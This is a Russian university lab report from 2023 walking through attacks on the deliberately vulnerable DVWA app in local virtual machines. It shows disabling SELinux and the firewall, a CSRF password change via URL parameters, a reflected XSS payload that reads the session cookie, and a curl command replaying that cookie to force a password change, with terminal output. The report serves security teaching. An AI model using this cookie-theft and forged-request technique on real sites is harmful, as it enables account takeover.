

МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение
высшего образования

**«САРАТОВСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ
ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ Н.Г. ЧЕРНЫШЕВСКОГО»**

Кафедра теоретических основ
компьютерной безопасности и
криптографии

Кросс-сайтовая подделка запросов + Curl

ОТЧЁТ

ПО ДИСЦИПЛИНЕ

«ОСНОВЫ ПОСТРОЕНИЯ ЗАЩИЩЁННЫХ БАЗ ДАННЫХ»

студента 4 курса 431 группы

специальности 10.05.01 Компьютерная безопасность

факультета компьютерных наук и информационных технологий

Серебрякова Алексея Владимировича

Преподаватель

профессор, д.ф.-м.н.


подпись, дата

А.С. Гераськин

Саратов 2023

Раздел 1. Настройка Fedora

1. Запустите Virtual Box, зайдите в настройки Fedora 14
2. Настройте виртуальную машину
 - а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»



Раздел 2. Вход в Fedora 14

Запустите виртуальную машину Fedora14

Войдите в систему

Login: student

Password: <Выбранный ранее пароль>.



Раздел 3. Запуск консоли и определение IP адреса

Откройте терминал

Applications --> System Tools --> Terminal


Смените текущего пользователя на root

`su - root`

<Ранее созданный пароль root>

Определите IP адрес

`ifconfig -a`



```
[student@Fedora14 ~]$ su - root
Password:
[root@Fedora14 ~]# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 08:00:27:BD:32:9C
          inet addr:192.168.0.208  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:febd:329c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:32 errors:0 dropped:0 overruns:0 frame:0
          TX packets:50 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4436 (4.3 KiB)  TX bytes:7002 (6.8 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:480 (480.0 b)  TX bytes:480 (480.0 b)

[root@Fedora14 ~]#
```

Раздел 4. Временное отключение SELINUX и фаервола

1) Отключите SELinux

а. Проверьте статус SELinux командой `SEStatus`, Если статус – Disabled – переходите к следующему пункту. Иначе выполните следующую команду (вставка значения «0» в конфиг):

`echo 0 > /selinux/enforce`


2) Отключите фаерволл командой

`service iptables stop`

Выполнено!

Раздел 5. Настройка BackTrack

1. Запустите Virtual Box, зайдите в настройки BackTrack
2. Настройте виртуальную машину
 - а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»




Раздел 6. Вход в BackTrack

Запустите виртуальную машину BackTrack

Войдите в систему

Login: root

Password: toor <Или измененный ранее пароль>.




Раздел 7. Запуск консоли и определение IP адреса

Откройте терминал

Щелкните на значок консоли в строке быстрого запуска

Определите IP адрес

ifconfig -a



Раздел 8. Запуск DVWA

Applications -> Internet -> Firefox

Замечания:

1. Можно использовать браузер компьютера с любой ОС, компьютер должен быть в вашей локальной сети
2. Не обязательно работать с DVWA на виртуальной машине с Fedora.

Необходимые условия:

- a. В локальной сети есть Fedora Server
- b. Запущен httpd
- c. Запущен mysqld

Условия выполнены!

Войдите в DVWA

1. `http://IPADDRESS/dvwa/login.php` (Замените IPADDRESS на ваш ip-адрес)
2. Имя пользователя: admin
3. Пароль: password (Это стандартный пароль для admin)

DVWA

Vulnerability: SQL Injection

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Настройте уровень безопасности сайта

1. Выберите “DVWA Security”
2. Из выпадающего списка выберите “Low”

Щелкните “Submit”

Раздел 9. Межсайтовая подделка запроса (CSRF)

1. Выберите "CSRF" из навигационного меню слева.
2. Смените пароль входа в dvwa
 - a. Новый пароль: abc123
 - b. Подтвердите его и нажмите на Change

Vulnerability: Cross Site Request Forgery (CSRF)


Change your admin password:

New password:


Confirm new password:

More info

3. Изучите результаты
 - a. Под полями для ввода появится надпись «Password Changed»
 - b. В URL появятся два параметра, разделенные знаком '&'
 - i. Password_new = abc123
 - ii. Password_conf = abc123



4. Это пример того, как не нужно менять пароль в веб-приложении. Причина в следующем:
 - a. Тут используется http вместо https, а значит, пароль передавался в открытом виде.
 - b. Злоумышленник может использовать URL-строку, чтобы изменить пароль.
5. Смените пароль с помощью URL
 - a. Замените значения в адресной строке.
 - i. password_new=hex123
 - ii. Аналогично для password_conf
 - b. Обновите страницу
 - c. Обратите внимание, пароль изменился



6. Скопируйте измененный URL в notepad
7. Проверьте, изменился ли пароль
 - а. Выйдите из DVWA и зайдите с учетными данными admin:hex123

Username
admin


Password
●●●●●●●●

Login

Login failed

Раздел 10. Отраженный XSS


1. Выберите "XSS Reflected" из навигационного меню слева
2. Проведите XSS атаку на cookie-файлы
 - а. В поле "What's your name?" введите `<script>alert(document.cookie)</script>`
 - б. Нажмите "Submit"



3. Скопируйте строку с cookie и вставьте ее в блокнот рядом с URL из предыдущего раздела

Раздел 11. Запуск CURL с полученными данными

1. В блокноте соберите curl-строку, заменив значения параметров “cookie” и “location” на cookie и URL, полученные в предыдущих разделах
`curl --cookie "security=low; PHPSESSID=3juclme0enmmhns9t36mi4ij0" --location`
`http://192.168.1.106/dvwa/vulnerabilities/csrf/?password_new=test123&password_conf=test123&Change=Change#`



2. Замените “test123” на “password” в получившейся строке




```
http://192.168.0.208/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#

security=low; PHPSESSID=bjpfis30btu4skg9sv8rto5kh5|

curl -cookie "security=low; PHPSESSID=bjpfis30btu4skg9sv8rto5kh5" -location "http://192.168.0.208/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#"

```

3. Откройте консоль и выполните команду
 - a. `cd /root`
 - b. Вставьте собранную строку
 - c. Допишите `| grep "Password Changed" | tee curl.txt`
 - d. Нажмите "Enter"



```
root@root:~/backdoor# cd
root@root:~# clear
root@root:~# cd /root
root@root:~#
root@root:~# curl --cookie "security=low; PHPSESSID=bjpfis30btu4skg9sv8rto5kh5" --location "http://192.168.0.208/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#"

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

    <title>Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Cross Site Request Forgery (CSRF)</title>

    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />

    <link rel="icon" type="image/ico" href="../../favicon.ico" />

    <script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>

```

4. Изучите результаты
 - a. В консоли появится надпись "Password Changed", как и в веб-приложении

```
^ v x root@root: ~
File Edit View Terminal Help

</div>

<div id="main_body">

<div class="body_padded">
  <h1>Vulnerability: Cross Site Request Forgery (CSRF)</h1>

  <div class="vulnerable_code_area">

    <h3>Change your admin password:</h3>
    <br>
    <form action="#" method="GET">      New password:<br>
    <input type="password" AUTOCOMPLETE="off" name="password_new"><br>
    Confirm new password: <br>
    <input type="password" AUTOCOMPLETE="off" name="password_conf">
    <br>
    <input type="submit" value="Change" name="Change">
    </form>

    <pre> Password Changed </pre>

  </div>

  <h2>More info</h2>
  <ul>
    <li><a href="http://hiderefer.com/?http://www.owasp.org/index.php/Cross-Site_Request_Forgery" target="_blank">http://www.owasp.org/index.php/Cross-Site_Request_Forgery</a></li>
    <li><a href="http://hiderefer.com/?http://www.cgisecurity.com/csrf-faq.html" targ
```

5. Проверьте, изменился ли пароль DVWA
 - a. Выйдите из DVWA и зайдите с учетными данными admin:password
 - b. Если загрузился стартовый экран – атака через curl проведена успешно

Раздел 12. Отчет о работе

- 1) Введите в консоли следующее:
 - a. `cd /root`
 - b. `grep -i | grep curl.txt`
 - c. `date`
 - d. `echo "IvanovII"` где вместо "IvanovII" - ваша фамилия и инициалы

```
root@root:~# curl --cookie "security=low; PHPSESSID=bjpfis30btu4skg9sv8rto5kh5" --location "http://192.168.0.208/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#" | grep "Password Changed" | tee curl.txt
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left     Speed
100 4605 100 4605    0     0 1452k      0 --:--:-- --:--:-- --:--:-- 2248k


```
 Password Changed </pre>
root@root:~# grep -i | grep curl.txt
Usage: grep [OPTION]... PATTERN [FILE]...
Try 'grep --help' for more information.
root@root:~# ls -l
total 4
drwxr-xr-x 2 root root 80 2023-04-18 17:38 backdoor
-rw-r--r-- 1 root root 32 2023-04-18 18:32 curl.txt
drwxr-xr-x 2 root root 40 2023-04-18 16:00 Desktop
root@root:~# grep --i | grep curl.txt
grep: option '--i' is ambiguous
Usage: grep [OPTION]... PATTERN [FILE]...
Try 'grep --help' for more information.
root@root:~# grep -i "password change" curl.txt


```
 Password Changed </pre>
root@root:~# date
Tue Apr 18 18:33:31 EDT 2023
